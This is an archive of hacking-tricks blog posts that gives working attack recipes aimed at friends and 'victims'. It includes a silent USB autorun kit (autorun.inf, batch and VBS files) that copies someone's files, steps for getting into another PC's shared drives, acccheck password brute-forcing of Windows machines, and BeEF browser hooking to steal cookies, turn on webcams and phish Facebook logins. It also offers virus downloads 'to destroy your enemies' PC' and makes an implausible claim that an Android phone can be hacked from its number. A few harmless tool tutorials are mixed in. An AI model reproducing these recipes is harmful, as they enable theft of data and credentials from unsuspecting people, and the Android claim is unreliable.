Showing posts with label PC Tools. Show all posts

Sunday, 16 April 2017

How to copy (steal) files from a computer to a pendrive (Latest VIRUS)


Hello guys,have u ever want something from your friend pc,that he is not giving you like games,movies,important files etc. here icome with cool tricks just plug your USB Flash drive into his PC to automatically copy his files to your pen drive, secretly and silently. Copy the files you brought to his PC to complete the act.

Sneaky, isn’t it? So let us prepare such a sinister USB Flash drive.


STEP 1


Open Notepad (I recommend Notepad++) and copy-paste the following lines.

[autorun]
icon=drive.ico
open=launch.bat
action=Click OK to Run
shell\open\command=launch.bat


Save this as autorun.inf

The icon line is optional. You can change the icon to your tastes or leave it to the default icon. It’s useful for social engineering purposes like enticing the user to click a file on the drive by making it looks like a game or something.

The “action=” command is optional too but sometimes when the autorun launches it may ask the user what to open. Depending on what you put here the user will be instructed to click Ok or run the file. This code acts as a backup just in case the user is asked what to open. This is not required if you are operating the computer.

The “shell/open command” also acts as a backup in case the user clicks cancel instead of open when prompted. This code will execute when the drive letter is clicked on.


STEP 2


Open Notepad again and copy-paste the following lines


@echo off
:: variables
/min
SET odrive=%odrive:~0,2%
set backupcmd=xcopy /s /c /d /e /h /i /r /y
echo off
%backupcmd% “%USERPROFILE%\pictures” “%drive%\all\My pics”
%backupcmd% “%USERPROFILE%\Favorites” “%drive%\all\Favorites”
%backupcmd% “%USERPROFILE%\videos” “%drive%\all\vids”
@echo off
cls


Save this as file.bat

This file is configured to copy the contents of the current users pictures, favorites, and videos folder to the Flash drive under a folder called “all”. This is the section of the code you will need to edit depending on what you want to copy.

The first file path “%USERPROFILE%\pictures” – is the target.
The second file path “%drive%\all\My pics” – is the destination.


STEP 3


Open Notepad once again and copy-paste the following line.


CreateObject(“Wscript.Shell”).Run “””” & WScript.Arguments(0) & “”””, 0, False
Save this as invisible.vbs


This code runs the file.bat as a process so it does not show the CMD prompt and everything the batch file is processing.

STEP 4


Open Notepad one last time and copy-paste the following line.


wscript.exe \invisible.vbs file.bat


Save this as launch.bat

This batch file does two things, it looks for the invisible.vbs file in the root of the Flash drive then loads it with file.bat so file.bat is run with code from vbs file.

STEP 5


Copy all 4 files created in the above steps and put it on the root of the Flash drive, including the icon file if needed. Also create a folder named “all” where the contents are to be copied automatically. You can call this folder by any name, but then you need to reflect the changes you made in step 2.

This is all that needs to be done. Test the Flash drive on your own computer first before playing it out on your victim. It works flawlessly.


These Four Lines Of Code (VIRUS) Can Crash Anyone’s Smartphone And Computer

There’s a notorious link being shared on social networking websites that can crash nearly all smartphones — all you have to do is just click on this link. Known as , crashsafari.com (clicking on this will crash your browser), this link crashes your browser by overloading it with thousands of characters in the address bar each second. As a result, the phone memory exhausts and your device crashes.

Back in September, we encountered a similar bug in Google Chrome that caused the browser to crash with just 16 characters. This website link is being spread via apps, social networks, simple URLs, and shortened URLs. It should be noted that this bug isn’t malicious and it doesn’t break anything in your phone.

Devices affected by crashsafari.com;


The bug hits iPhone’s Safari browser in the worst manner possible. If you click on the link, it crashes your iPhone 6S or iPhone 5S running iOS version 9.2.1 or a regular iPhone 6 running iOS 9.2. After about 20 seconds, it’ll force the iPhone to reboot and heat up the device.

Even though the new bug is called crashsafari, it affects Android phones and Google Chrome as well. Apart from phones, this bug also affects desktop browsers if your computer doesn’t have enough RAM and CPU power.

How does crashsafari.com work?

crashsafari iphone bug


The website is running a small piece of JavaScript that creates a loop with the help of History API and crashes your device. The History API allows the websites to change the URL of the page without performing page refresh.

If you are an iPhone user, you should be very careful about any new incoming shortened links as they could forcibly reboot your phones. Notably, these links have already been opened 100,000 times. You are advised to take extra care as it’s being spread on the web via misleading links.

Friday, 14 April 2017

Hack Into A Computer Which Is Connect On same network(Lan)


Step 1:-


Finding the Target


So first off we need to find a computer or the computer to hack into. So if your
plugged in to the LAN, or connected to the WAN, you can begin. Open up Cain and
Abel. This program has a built in sniffer feature. A sniffer looks for all IP addresses in the local sub net. Once you have opened up the program click on the sniffer tab, click the Start/Stop sniffer, and then click the blue cross.


Another window will pop up, make sure “All host in my subnet” is selected, and then
click ok.


It should begin to scan.


Then IP’s, computer names, and mac addresses will show up
Now remember the IP address of the computer you are going to be breaking into.
If you can’t tell whether the IP address is a computer, router, modem, etc, that’s ok.
During the next step we will begin our trial and error.


Step 2:- Trial and error.


Now, we don’t know if we have our designated target, or if we have a computer or
printer, or whatever else is on the LAN or WAN.
If you did get the IP of the target though, I still recommend reading through this
section, for it could be helpful later on.
Click on the start menu and go to run, type in cmd, and click ok.
This should bring up the command prompt.
From here we will do most of the hacking.
Now I will be referring to certain commands that need to be inputted into the
command prompt.
I will put these commands in quotes, but do not put the quotes in the code when you
type it into the prompt.
I am only doing this to avoid confusion.
Let’s get back to the hacking.
Type in “ping (IP address of the target).” For example in this tutorial, “ping
192.168.1.103.”
This will tell us if the target is online.
If it worked, it will look something like this (note, I have colored out private
information):


IF it didn’t work, meaning that the target is not online, it will look something like this:


If the target is not online, either switch to a different target, or try another time.
If the target is online, then we can proceed.

Step 3:– Gathering the information


Now, input this command “nbtstat –a (IP address of target).” An example would be
“nbtstat –a 192.168.1.103.”
This will show us if there is file sharing enabled, and if there is, it will give us the:
currently logged on user, workgroup, and computer name.


Step 4:- Getting In.


Finally it’s time.
By now we know: that our target is online, our target has file sharing, and our target’s
computer name.
So it’s time to break in.
We will now locate the shared drives, folders, files, or printers. Type in “net view
(IP Address of Target)”


An example for this tutorial would be: “net view 192.168.1.103”


We have our just found our share name. In this case, under the share name is “C,”
meaning that the only shared thing on the computer is C. Then to the right, under
Type, it says “Disk.” This means that it is the actual C DISK of the computer. The C
DISK can sometimes be an entire person’s hard drive.


As you can see, for my hack I have already used “K,” so I used “G” instead.
You may also do the same for multiple hacks.
If it worked, it will say “The command completed successfully.”
If not, you will have to go retrace you steps.
Now open up “my computer” under the start menu, and your newly created network
drive should be there.


Now, if you disconnect from the WAN or LAN, you will not be able to access this
drive, hence the name Network Drive.
The drive will not be deleted after you disconnect though, but you won’t be able to
access it until you reconnect to the network.
So if you are doing this for the content of the drive, I recommend dragging the files
and folders inside of the drive onto your computer,
because you never know if the target changes the sharing setting.
Congratulations! You’re DONE!


-Commands used in this tutorial:
PING

NBTSTAT -a (IP Address of Target)
NET VIEW (IP Address of Target)
NET USE K: (IP Address of Target)(SHARENAME)
-Program used in this tutorial:
Cain and Abel.


Tuesday, 4 April 2017

HACK OLD PC n LAPTOP PASSOWRD EASILY BY KALI LINUX .


Sometimes you need a password to gain access to an older running Windows system. Maybe it's a machine in your basement you forgot about or a locked machine that belonged to a disgruntled employee. Maybe you just want to try out your pentesting skills.


When you need to access a running Windows system, you can use a dictionary attack tool like ACCCHECK to brute-force the admin's username and password as long as it's older Windows system (XP and earlier, possibly Windows 7).


Acccheck looks at Windows SMB protocol authentication, specifically the administrator account, and works over the network. Of course, if you have physical access to your machine, there are other ways to get the password, but if not, ACCCHECK is a good tool. And best of all, it's built right into Kali.


Step=>1


Starting Acccheck


Acccheck is included in Kali, so fire up a terminal and start the tool with:


acccheck


Step 2


Testing for the Default Username & Password


It will tell you a couple different ways to run the script, but you can run it straight away using the following basic syntax, where -t indicates a single host, and IP ADDRESS is the host IP of a Windows machine.


acccheck -t IP ADDRESS


That command will scan the IP address with the default "administrator" username and a blank password. It might not work, but you never know until you try!


Step 3


Testing a Suspected Username & Password


Unless you were really, really lucky, you got into the Windows computer in question already. If not, you'll have to get a little more detailed with your hack. We can be a little more thorough running the acccheck command with a few more parameters, such as:


acccheck -t IP ADDRESS -u USERNAME -p PASSWORD


In this command, -t is single host request, IP ADDRESS is your target Windows machine, -u USERNAME is the username you want to try, and -p PASSWORD is the password you think will work. Below, I'm trying "admin" and "password123" on the same machine.


If acccheck has success logging in, it creates a file called "cracked" in your working directory upon completion. After I tried a few more username and password combinations, I saw this file:


Investigating the file, I can see the IP, username, and password that worked for me. If you get on my network, you might get into 10.0.2.15 with amuck/bluesky123 as you can see below.


Step 4


Using Kali's Username & Password Lists
So now let's check out what more we can have acccheck do. Because it's a password cracker, acccheck accepts dictionaries, as well as any list of usernames you might have. On Kali, we can point at the stock dictionaries and username files, which are relatively large, and see if we have success. Below are the locations for these files.


=>/usr/share/dirb/wordlists/big.txt (dictionary file)


=>/usr/share/dirb/wordlists/others/names.txt (username file)


And this time, because you have more than one password and username to try, the syntax is a bit different—you'll need an uppercase -P and -U, which tells acccheck to search the passwords and usernames in the files. All together, this longer command is:


=>acccheck -t 10.0.2.15 -U /usr/share/dirb/wordlists/others/names.txt -P /usr/share/dirb/wordlists/big.txt


To reiterate, the uppercase letters are needed because we're calling files this time, not just words. And don't forget to use your own target IP address!


Danger: Running the command above will take a long time. The big.txt file is indeed big, and acccheck is checking all of the usernames you selected against all of the passwords, making this task very intensive! In the image above, produced when I ran the "top" command, you can see acccheck running, and it remained running for hours before I stopped it! (I eventually ran kill 19959 in a terminal, since I ran it against a VERY strong password.)


Step 5


Using Your Own Username & Password Lists


Acccheck can use more than the default username and password list included in Kali—we can use our own dictionary file, and our own list of usernames, too.


Here, I've used a popular dictionary file along with a standard list of Windows admin usernames as my password field (just admin, Admin, administrator, and Administrator). The same uppercase -P, and -U apply, because I'm calling files and not just passing individual words. My command is a lot shorter this time, however, because my files are located in the working directory:

=>acccheck -t 10.0.2.15 -U mynames.txt -P mypasswords.txt


If you've had success running acccheck against a Windows machine and it generated a valid cracked file, you should consider renaming the cracked file with a logical name, possibly including the IP address, to keep things straight moving forward. Here, I renamed my successful cracked file for 10.0.2.15 to something I will recognize in the future (cracked-10-0-2-15):


Step 6


Checking a List of IP Addresses


To get really aggressive, you can use an uppercase -T in your command to run acccheck against a range of IP addresses, not just one target IP address. I won't get into that here, but those files work the same as usernames and passwords, so get creative.


And as with many similar Windows exploits, pre-scanning your target IP to look for vulnerable ports is always a good idea, and Nmap is a good way to do just that.


Friday, 3 March 2017

How to Hack Web Browsers with BeEF...through Kali Linux


Welcome back to MyAiM's Hacker...


I had promised new series on hacking web applications, mobile devices, and even Facebook here on AiM Trick's and I intend to deliver you those sometime this year. In each of those topics, I will introduce you to new hacking tools and techniques, though, one tool that we will be using in all of those areas is called the Browser Exploitation Framework , or BeEF (don't ask me what the lowercase "e" stands for).

Similar to Metasploit , BeEF is a framework for launching attacks. Unlike Metasploit, it is specific to launching attacks against web browsers. In some cases, we will be able to use BeEF in conjunction with Metasploit to launch particular attacks, so I think its time for us to become familiar with it.


BeEF was developed by a group of developers led by WADE ALCORN. Built on the familiar Ruby on Rails platform, BeEF was developed to explore the vulnerabilities in browsers and test them. In particular, BeEF is an excellent platform for testing a browser's vulnerability to cross-site scripting (XSS) and other injection attacks.

STEP=>1


*Start Cooking BeEF


BeEF is built into Kali Linux , and it can be started as a service and accessed via a web browser on your localhost. So let's start by firing up Kali and cooking a bit of BeEF. Start the BeEF service by going to "Applications" -> "Kali Linux" -> "System Services" -> "BeEF" -> "beef start."


STEP=>2


*Opening a Browser to BeEF


The BeEF server can be accessed via any browser on our localhost (127.0.0.1) web server at port 3000. To access its authentication page, go to:


http://localhost:3000/ui/authentication


The default credentials are "beef" for both username and password.


Great! Now you have successfully logged into BeEF and are ready to begin using this powerful platform to hack web browsers.

Note that in the screenshot below that my local browser, 127.0.0.1, appears in the left hand "Hooked Browsers" explorer after I clicked on the link to the demo page. BeEF also displays its "Getting Started" window to the right.


STEP=>3


*Viewing Browser Details


If I click on the local browser, it will provide with more choices to the right including a "Details" window where we can get all the particulars of that browser. Since I am using the Iceweasel browser built into Kali, which is built upon Firefox, it shows me that the browser is Firefox.

It also shows me the version number (24), the platform (Linux i686), any components (Flash, web sockets, etc.), and more information that we will be able to use in later web application hacks.


STEP=>4


*Hooking a Browser


The key to success with BeEF is to "hook" a browser. This basically means that we need the victim to visit a vulnerable web app. This injected code in the "hooked" browser then responds to commands from the BeEF server. From there, we can do a number of malicious things on the victim's computer.

BeEF has a JavaScript file called "hook.js," and if we can get the victim to execute it in a vulnerable web app, we will hook their browser! In future tutorials, we will look at multiple ways to get the victim's browser hooked.

In the screenshot below, I have "hooked" an Internet Explorer 6 browser on an old Windows XP on my LAN at IP 192.168.89.191.


STEP=>5


*Running Commands in the Browser


Now, that we have hooked the victim's browser, we can use numerous built-in commands that can executed from the victim's browser. Below are just a few examples; there are many others.

☣Get Visited Domains
☣Get Visited URLs
☣Webcam
☣Get All Cookies
☣Grab Google Contacts
☣Screenshot

In the screenshot below, I selected the "Webcam" command that many of you may be interested in. As you can see, when I execute this command, an Adobe Flash dialog box will pop up on the screen of the user asking, "Allow Webcam?" If they click "Allow," it will begin to return pictures from the victim's machine to you.

Of course, the text can be customized, so be imaginative. For instance, you could customize the button to say "You have just won the lottery! Click here to collect your winnings!" or "Your software is out of date. Click here to update and keep your computer secure." Other such messages might entice the victim to click on the box.


STEP=>6


*Getting Cookies


Once we have the browser hooked, there is almost unlimited possibilities of what we can do. If we wanted the cookies of the victim, we can go to "Chrome Extensions" and select "Get All Cookies" as shown in the screenshot below.


When we click on the "Execute" button to the bottom right, it will begin collecting all the cookies from the browser. Obviously, once you have the user's cookies, you are likely to have access to their websites as well.


BeEF is an extraordinary and powerful tool for exploiting web browsers. In addition to what I have shown you here, it can also be used to leverage operating system attacks. We will be using it and other tools in my new series on hacking web applications, mobile devices, and Facebook,.


so keep coming back to AiM Trick's...


Sunday, 26 February 2017

How to Find the Exact Location of Any IP Address


Welcome back to MyAiM's Hacker !


Have you ever wondered where the physical location of an IP address is? Maybe you want to know if that proxy server you are using is actually out of your local legal jurisdiction. Or, maybe you have the IP address of someone you are corresponding with and want to make certain they are where they say they are. Or, maybe you are a forensic investigator tracking down a suspect who wrote a threatening email or hacked someone's company.


Now you can find the location of that IP address without a subpoena or search warrant.


A company calledMAXMIND maintains a database of the location of every IP address on the planet complete with GPS coordinates, area code, zip code, and country.

This database is not in a typical relational database format, but rather in a flat file. MaxMind charges a $370 site license and $90/month (or $1360/year) for updates to this database. Their software has a beautiful front end that makes querying the database easy enough that even Windows or Mac users can manage.

MaxMind also gives away a free developers version of this database without any software or tools to read it. Although slightly less accurate than the commercial version, the price is certainly right. All we need to find the location of the IP is a program to read this data.


Two programmers, Jennifer Ennis and T. Williams, have developed a small Python script called pygeoip and released it under the GPL license that enables us to input an IP address and output this critical information.


STEP=>1


Fire Up Kali & Open a Terminal


The first step, of course, is to fire up our our trusty
Kali system, or in this case, any Linux distribution . Then, open a terminal.


Note: Be cautious of the formatting below for commands. The formatting of this article will create big space gaps since it stretches lines out to fit the margins. This is because of long URLs that try to fit themselves on a separate line. Large spaces equals just one space, so keep that in mind. Refer to the screenshots to see how they actually look.


STEP=>2


Download the Database


Now we need to download the database from MaxMind, and we can get it by typing the following.


kali > wget -N -q
http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz


Then we need to unzip it.


kali> gzip -d GeoLiteCity.dat.gz


Let's now check that the database is in place by listing the directory.


kali > ls -alh GeoLiteCity.dat


STEP=>3


Download & Install Pygeoip


Next, we need to install the Python script to read the database, pygeoip. We can download it by typing the following.


kali > wget http://pygeoip.googlecode.com/files/pygeoip-0.1.3.zip


Then, unzip it.

kali > unzip pygeoip-0.1.3.zip


We next need to download some setup tools into the pygeoip directory.

kali > cd /pygeoip-0.1.3


kali > wget http://svn.python.org/projects/sandbox/trunk/setuptools/ez_setup.py


kali > wget http://pypi.python.org/packages/2.5/s/setuptools-0.6c11-py2.5.egg


Let's now move and then build and install the setup tools.

kali > mv setuptools-0.6c11-py2.5.egg setuptools-0.7a1-py2.5.egg


kali > python setup.py build

kali > python setup.py install


We need to move the database to the pygeoip directory so that script can access it without having to use the full path.

kali > mv GeoLiteCity.dat /pygeoip-0.1.3/GeoLiteCity.dat


STEP=>4


Query the Database


Now that we have the database in place and the pygeoip script downloaded and installed, we can begin to query that database with pygeoip.

First, we need to start a Python shell.

kali > python

Then, you will be greeted will the triple >>> indicating you are now in an interactive python shell. Let's import the module and instantiate the class.

>>>import pygeoip

>>>gip =

pygeopip.GeoIP('GeoLiteCity.dat')
Next, we are ready to begin our query. Let's see where Google is located.

>>>rec =

gip.record_by_addr('64.233.161.99')

>>>for key.val in rec.items():

... print "%s: %s" %(key,val)

...


Please note that it is critical to indent the "print". If not, you will throw an error.

As you can see, we were able to locate Google's IP in Mountain View, CA at area code 650, postal code 94043, longitude -122.0574, and latitude 37.4192. Not bad! Now, let's try to locate the IP of cnn.com.


Once again, the combination of the database and pygeoip script was able to provide us with key location information on CNN's IP address.


This little tool is great for locating any IP address in the world, albeit, it is a bit clunky. Maybe someone here in the Null Byte community with good Python skills would like to write an interactive script with a nice user interface where the user can simply enter the IP and get the record information?


Keep coming back to MyAiM's Community, as we continue to explore the tools and techniques of hacking!


Sunday, 19 February 2017

How to Get Facebook Credentials Without Hacking Facebook


Welcome back to AiM TrIcK$


Many people come to Aim Tricks looking to hack Facebook without the requisite skills to do so. Facebook is far from unhackable, but to do so, you will need some skills , and skill development is what AiM Tricks is all about.


Sometimes, if you have a bit of skill, a bit of luck, and a bit of social engineering, you can get Facebook credentials. That's what this tutorial is all about. If you don't take the time to install Kali and learn a little about networking and Linux , this won't work for you—but if you are willing to take a little time to study here at AiM Tricks , you can probably gain access to someone's Facebook credentials very easily with this little trick.


STEP>1


INSTALL KALI LINUX IN YOUR PC


The first step is to download and install Kali Linux . This can be done as a standalone operating system, a dual-boot with your Windows or Mac system, or in a virtual machine inside the operating system of your choice. No, this cannot be done with Windows! Windows, for all its strengths and ease of use, is not an appropriate hacking operating system .

Within Kali, there is an app called the Browser Exploitation Framework (BeEF) . It is capable of helping you hack the victim's browser and take control of it. Once you have control of their browser, there are so many things you can do. One of them is to trick the user into giving away their Facebook
credentials, which I'll show you here.


STEP>2


OPEN BEEF


Fire up Kali, and you should be greeted with a screen like below. You start up BeEF by clicking on the cow icon to the left of the Kali desktop.


When you click on it, it starts BeEF by opening a terminal.


BeEF is an application that runs in the background on a web server on your system that you access from a browser. Once BeEF is up and running, open your IceWeasel browser to access its interface. You can login to BeEF by using the username beef and the password beef.


You will then by greeted by BeEF's "Getting Started" screen.


STEP>3


HOOK THE VICTIM'S BROWSER


This is the most critical—maybe even the most difficult part—of this hack. You must get the victim to click on a specially designed JavaScript link to "hook" their browser. This can be done in innumerable ways.


The simplest way is to simply embed the code into your website and entice the user to click on it. use your imagination.


The script looks something like below. Embed it into a webpage, and when someone clicks on it, you own their browser! (Comment below if you have any questions on this; You might also use the MitMf to send the code to the user, but this requires more skill.)


From here, I will be assuming you have "hooked" the victim's browser and are ready to own it.


STEP>4


SEND A DIALOG BOX TO THE USER


When you have hooked the victim's browser, its IP address, along with the operating system and browser type icons, will appear in the "Hooked Browsers" panel on the left. Here, I have simply used my own browser to demonstrate.

If we click on the hooked browser, it opens a BeEF interface on the right side. Notice that it gives us the details of the browser initially. It also provides us with a number of tabs. For our purposes here, we are interested in the 'Commands" tab.


Click on the "Commands" tab, then scroll down the "Modules Tree" until you come to "Social Engineering" and click to expand it. It will display numerous social engineering modules. Click on "Pretty Theft," which will open a "Module Results History" and "Pretty Theft" window.


This module enables you to send a pop-up window in the user's browser. In our case, we will be using the Facebook dialog box.


If we click on the "Dialog Type" box, we can see that this module can not only create a Facebook dialog box, but also a LinkedIn, Windows, YouTube, Yammer, and a generic dialog box. Select the Facebook dialog type,then click on the "Execute" button the the bottom.


STEP>5


THE DIALOG BOX APPEARS ON THE TARGET SYSTEM



When you click "Execute" in BeEF, a dialog box will appear in the victim's browser like that below. It tells the victim that their Facebook session has expired and they need to re-enter their credentials.


Although you may be suspicious of such a pop-up box, most users will trust that their Facebook session expired and will simply enter their email and password in.


STEP>6


HARVEST THE CREDENTIALS


Back on our system in the BeEf interface, we can see that the credentials appear in the "Command results" window. The victim has entered their email address "loveofmylife@gmail.com" and their password "sweetbippy" and they have been captured and presented to you in BeEF.


If you are really determined to get those Facebook credentials, it can be most definitely be done, and this is just one way of many methods (but probably the simplest).
If you you want to develop the skills to an even higher level, start studying here at Null Byte to master the most valuable skill set of the 21st century—hacking!


Thursday, 10 November 2016

How To Run Android Apps On Windows/MAC PC – 2016


How To Run Android Apps On Windows/MAC PC -2016.


Android is the leading OS in today’s world. It is one of the most intuitive operating systems used in modern devices. It is not only used in mobiles and tablets but also used in many other modern devices like cars and television. The most important reason due to which Android is so famous is the flexibility that it can be used on so many devices. There are also a number of apps available on the Google Play Store. Apps like WhatsApp and Clash of Clans are so famous that people look for ways to install them on windows OS. So today, we have a perfect way to do that. Here we have two best methods to run android apps on windows. You can even install apps and use them just like on an Android smartphone or tablet. You can even enjoy a complete android interface on your desktop PC. Users can run Android apps on Windows OS to sideload and test apps as well. So, if you are looking for a perfect and easy way to run Android apps on PC running Windows OS, keep reading for best methods that you can use.


How To Run Android Apps On Windows PC.


Given below are two best methods to run Android apps on Windows OS.


Method 1. 


Use Remix OS app Player.


Remix OS is an excellent project that focuses on running Android on PC. After their successful attempt at releasing a complete android OS for PC, Remix OS have released their app player, that you can use to run Android apps on windows. It is a simple application that brings the best of android to you PC. You can enjoy your favourite games and apps directly on the Windows PC without much hassle.


Steps to install Remix app player on a windows PC are :

Step 1.
Download the Remix app player for windows from the link below.


Step 2.
Extract the package to a destination you want.


Step 3.
Install Intel HAXM from the link given below.


Step 4.
Open the extracted folder and run Remix OS.


Step 5.
Complete the setup and install your favorite Apps as well.


Method 2:- 


Use BlueStacks Android Emulator. (Windows & MAC)


BlueStacks has been the best and most preferred Android emulator since the beginning of android development. People have used it from a long time to run Android apps on PC. It is fairly easy to use and runs smoothly on most hardware.


Note:-

High Graphics Memory or Graphic card is required for bluestacks installation.


Step 1.
Download the BlueStacks emulator from the link below.


Step 2.
Install the downloaded file on your windows PC.


Step 3.
Complete the installation and set up the emulator.


Step 4.
Install your favourite apps either from Google play store, app recommendations or direct apk


For Chromebook Users


There is no need for separate 3rd party software installation. Simply update chromebook software to latest version. They is an inbuilt option to use android apps.


Now you can enjoy running Android on your windows PC.....


In conclusion, these are the two best methods for running Android apps on windows and MAC OS. If you need any help or have any queries, write to us in comments below.

Thursday, 6 October 2016

How To Hack Android Phones Using Hacking Apps 2016 (100%working)

20161007-034433.jpg

Lets Hack Android Phones Using Hacking Apps 2016 Here we are going to discuss the best android hacking tricks to hack into device with Windows PC with hacking tools 2016 to hack device.

See the complete guide explained in the post.

Android mobiles are most popular mobile phone now a days. This is because they are easy to use, customizable, affordable in price and many such reasons. But there is also a bad factor that is bugs and lack of security in android. It is also true that we can’t have both security and customization at there best in one device. We can increase one on the cost of another.

The android is operating system designed by google. it is freely available to use by all the mobile phone companies all over the world. The androids mobile devices generally ranged between Rs.4000 to Rs.70,000. So it is used by most of the world and is most likely to be used by our victim. So in this post we will discuss how to hack android using windows pc with help of victims mobile number.

█████Requirements█████

♥Victim’s phone number.

♥The victim and the hacker need to remain connected to the internet during the entire process of hack.

♥Product must be installed and activated (can also search key on the internet)

█████Steps to Hack█████

#1 Install and run the android sniffing tool.

#2 Enter victims mobile number in mobile number block.

#3 Verify to search for country or you can enter country code with mobile phone.

#4 Click on hack to hack into mobile phone.

#5 Select reports to hack messages, calls, and files.

#6 Select the .rar or .zip format on the right side to select the format of file in which you want to store reports.

#7 Click generate to generate .zip or .rar file of selected reports.

This article is to increase knowledge and make awareness about the threats of the technology. please do not try to hack into anyone’s mobile phone as it is considered as criminal offense under cyber law. and is punishable by law.

If Then there you need any help Must Comment Below Or Message me Freely.


Thursday, 25 August 2016

How To Convert A Webpage To PDF File Simple Trick

How To Save Web Page To PDF File ?

20160826-005024.jpg

1. Open the Google Chrome Browser on your PC

2. Then go to the web page that you want to convert as a PDF.

3. Now press Ctrl+P on Windows PC or Command+P if you are on a Mac to Open the the Print dialog on Chrome Browser.

4. Now Change the destination to “Save As PDF” and hit the save button.

5. The current web page will instantly be downloaded as a PDF document.

Keep Visiting…! :D :D :D

Wednesday, 29 June 2016

How To Create a Virus That Disable All Hard Disks

20160630-014525.jpg

Note:-

This virus can permanently damage your computer so use it at your own risk, as we are not responsible for any damage occur. As this is only for knowledge and security purposes

How To Create a Virus That Disable All Hard Disks

Steps:1:

First of all, click on start and type Notepad and then press enter.

Steps:2:

Now copy the below code and paste in the notepad

CODE CREATED BY Vikas MyAiM is below in BoX

LATEST Virus Collection Download!!!

↯↯↯↯↯↯VIRUS↯↯↯↯↯↯↯VIRUS↯↯↯↯↯↯↯VIRUS↯↯↯↯↯↯↯

20160630-014459.jpg

<>>>>>>>>>>>>>VIRUS COLLECTION<<<<<<<<<<

NOTE- THIS IS FOR EDUCATIONAL PURPOSE ONLY DOWNLOAD AT YOUR RISK

Nowadays, Virus are very useful (to destroy your enimies’ pc ) Download now there’s a tons of virus and don’t download if you are afraid of virus’s because ViRUS CAN DESTROYS EVERY SINGLE THING IN YOUR PC.

Link1.: PART-1

Link1.: PART-2

Link1.: PART-3

Featured post

How to copy (steal) files from a computer to a pendrive (Latest VIRUS)

Hello guys,have u ever want something from your friend pc,that he is not giving you like games,movies,important files etc. here icome...